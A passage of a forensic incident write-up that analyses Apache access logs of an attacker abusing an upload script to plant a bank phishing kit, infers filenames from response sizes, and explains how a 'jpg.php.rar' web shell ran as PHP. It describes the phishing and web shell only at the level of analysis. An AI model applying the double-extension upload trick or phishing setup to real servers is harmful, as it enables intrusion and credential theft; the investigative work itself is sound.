172.178.14.237 - - [16/Nov/2005:14:41:25 +0100] "GET /upload.php HTTP/1.1" 200 1738
172.178.14.237 - - [16/Nov/2005:14:45:38 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:45:49 +0100] "GET /upload.php HTTP/1.1" 200 1972
172.178.14.237 - - [16/Nov/2005:14:45:54 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:45:55 +0100] "GET /upload.php HTTP/1.1" 200 2212
172.178.14.237 - - [16/Nov/2005:14:45:59 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:45:59 +0100] "GET /upload.php HTTP/1.1" 200 2452
172.178.14.237 - - [16/Nov/2005:14:46:04 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:46:04 +0100] "GET /upload.php HTTP/1.1" 200 2686
172.178.14.237 - - [16/Nov/2005:14:46:09 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:46:09 +0100] "GET /upload.php HTTP/1.1" 200 2929
172.178.14.237 - - [16/Nov/2005:14:46:12 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:46:13 +0100] "GET /upload.php HTTP/1.1" 200 3154
172.178.14.237 - - [16/Nov/2005:14:46:16 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:46:18 +0100] "GET /upload.php HTTP/1.1" 200 3391
172.178.14.237 - - [16/Nov/2005:14:46:21 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:46:21 +0100] "GET /upload.php HTTP/1.1" 200 3622
172.178.14.237 - - [16/Nov/2005:14:46:24 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:46:24 +0100] "GET /upload.php HTTP/1.1" 200 3850
172.178.14.237 - - [16/Nov/2005:14:46:28 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:46:29 +0100] "GET /upload.php HTTP/1.1" 200 4081
172.178.14.237 - - [16/Nov/2005:14:46:32 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:46:32 +0100] "GET /upload.php HTTP/1.1" 200 4306
172.178.14.237 - - [16/Nov/2005:14:46:37 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:46:37 +0100] "GET /upload.php HTTP/1.1" 200 4537
172.178.14.237 - - [16/Nov/2005:14:46:41 +0100] "POST /upload.php HTTP/1.1" 302 -
172.178.14.237 - - [16/Nov/2005:14:46:42 +0100] "GET /upload.php HTTP/1.1" 200 4768
172.178.14.237 - - [16/Nov/2005:14:46:58 +0100] "GET /secure/upload/index.htm
HTTP/1.1" 200 9540
172.178.14.237 - - [16/Nov/2005:14:46:59 +0100] "GET /secure/upload/style.css
HTTP/1.1" 200 6835
172.178.14.237 - - [16/Nov/2005:14:46:59 +0100] "GET /secure/upload/popWin.js
HTTP/1.1" 200 827
172.178.14.237 - - [16/Nov/2005:14:47:01 +0100] "GET /secure/upload/browser.js
HTTP/1.1" 200 14211
172.178.14.237 - - [16/Nov/2005:14:47:01 +0100] "GET /secure/upload/login.js HTTP/1.1"
200 1467
172.178.14.237 - - [16/Nov/2005:14:47:02 +0100] "GET /secure/upload/Cookies.js
HTTP/1.1" 200 2236
172.178.14.237 - - [16/Nov/2005:14:47:02 +0100] "GET /secure/upload/pix.gif HTTP/1.1"
200 56
172.178.14.237 - - [16/Nov/2005:14:47:02 +0100] "GET /secure/upload/filogobig.gif
HTTP/1.1" 200 4935
172.178.14.237 - - [16/Nov/2005:14:47:02 +0100] "GET /secure/upload/getseal HTTP/1.1"
200 3571
172.178.14.237 - - [16/Nov/2005:14:47:14 +0100] "POST /secure/upload/login.php
HTTP/1.1" 302 -
```

We see the client access 11 files (excluding upload.php), after sending repeated POST requests to the server. With exception of the timestamp and the last numerical field, which is the number of bytes returned to the client, all entries to upload.php are the same. Right now there is no correlation between the repeated POST requests and the files accessed right after – aside from them being made by the same IP address.

Now, calculate the length of characters in each of the accessed filenames.

```
index.htm     = 9
style.css     = 9
popWin.js     = 9
browser.js    = 10
login.js      = 8
Cookies.js    = 10
pix.gif       = 7
filogobig.gif = 13
getseal       = 7
getseal.swf   = 11
login.php     = 9
```

Then, find the difference of bytes returned to the client between the last GET request to upload.php and the next to the last GET request to upload.php. In this case it would be 4768-4537=231. Subtract the number of static characters that we know are returned regardless of the filename: 231-204=27. Therefore, the filename accounts for 27 characters of the output; which is essentially the same 9 character filename repeated three times. Here are the remaining formulas:

```
((4768-4537)-204)/3) = 9
((4537-4306)-204)/3) = 9
((4306-4081)-204)/3) = 7
((4081-3850)-204)/3) = 9
((3850-3622)-204)/3) = 8
((3622-3391)-204)/3) = 9
((3391-3154)-204)/3) = 11
((3154-2929)-204)/3) = 7
((2929-2686)-204)/3) = 13
((2686-2452)-204)/3) = 10
((2452-2212)-204)/3) = 12
((2212-1972)-204)/3) = 12
((1972-1738)-204)/3) = 10
```

Notice one small discrepancy here. There are 13 POST requests and only 11 files accessed. Judging by the formula, all 11 files can be accounted for. The two additional POST requests resulted in two items with 12-character file names. We do not know the actual file name and may never find that out. They may have been unrelated to the phishing attack, not linked from the phishing home pages, or deleted after initial POST. Without this formula, we could only guess that since 172.178.14.237 was the first client to access filogobig.gif, it was also the one responsible for uploading it. Now, we have a good basis for understanding and can place some confidence in making this statement.

(**A5**). Bonus Section. How does the compromised web server know how to interpret/process code within jpg.php.rar as PHP, since it's extension is .rar and not .php?

The .rar file extension is used for files compressed with the RAR algorithm. In most cases, a web server needs to know what type of content is implied by a file's extension, so that 1) it can process the content accordingly and 2) so that it can let the client browser know the MIME type. For example, the following two directives tell Apache to treat files with .htm and .html extensions as text/html and files with .doc, .dot, and .wrd extensions as Microsoft Word files.


```
text/html html htm
application/msword doc dot wrd
```

If the .doc extension was added to the first line instead, client browsers probably would not launch the MS Word plugin to display the document. Instead, they would read the .doc as plain text and present the user with an unreadable, unformatted, block of random looking characters.

So, when the attacker uploaded jpg.php.rar and accessed it through a web browser, why did the server allow him to interact with it as expected rather than interpreting the .rar as a compressed document? A very learned acquaintance pointed out Apache's mod_mime_magic module, [11]. If mod_mime can't determine a file's content type, mod_mime_magic takes over and reads the first few bytes of the file to distinguish this element of the communication. This is similar to how the Li/Unix “file” command operates and also how the Internet Explorer web browser identifies unfamiliar content types, [12].


# A.I – Crimson Bank Phishing Homepage

This is a screen shot of the index.htm page, a fraudulent site hosted on <confidential>.org. The input is captured by login.php and mailed to a gmail address. Upon clicking submit, users are redirected to the real online banking web site.




# A.II – <confidential>.org Homepage

This is the main page of <confidential>.org on the morning of November 16, 2005. Clicking the Zone URL goes to upload.php. The text says “Welcome to www.<confidential>.com!”




# A.III – Kenneth's File Exchange Space

This is a view of upload.php after most of the phishing files had been uploaded.




# A.IV – PHP Shell Offender

This is a view of the PHP Shell Offender after executing the 'ls' command, to show the contents of the current working directory.



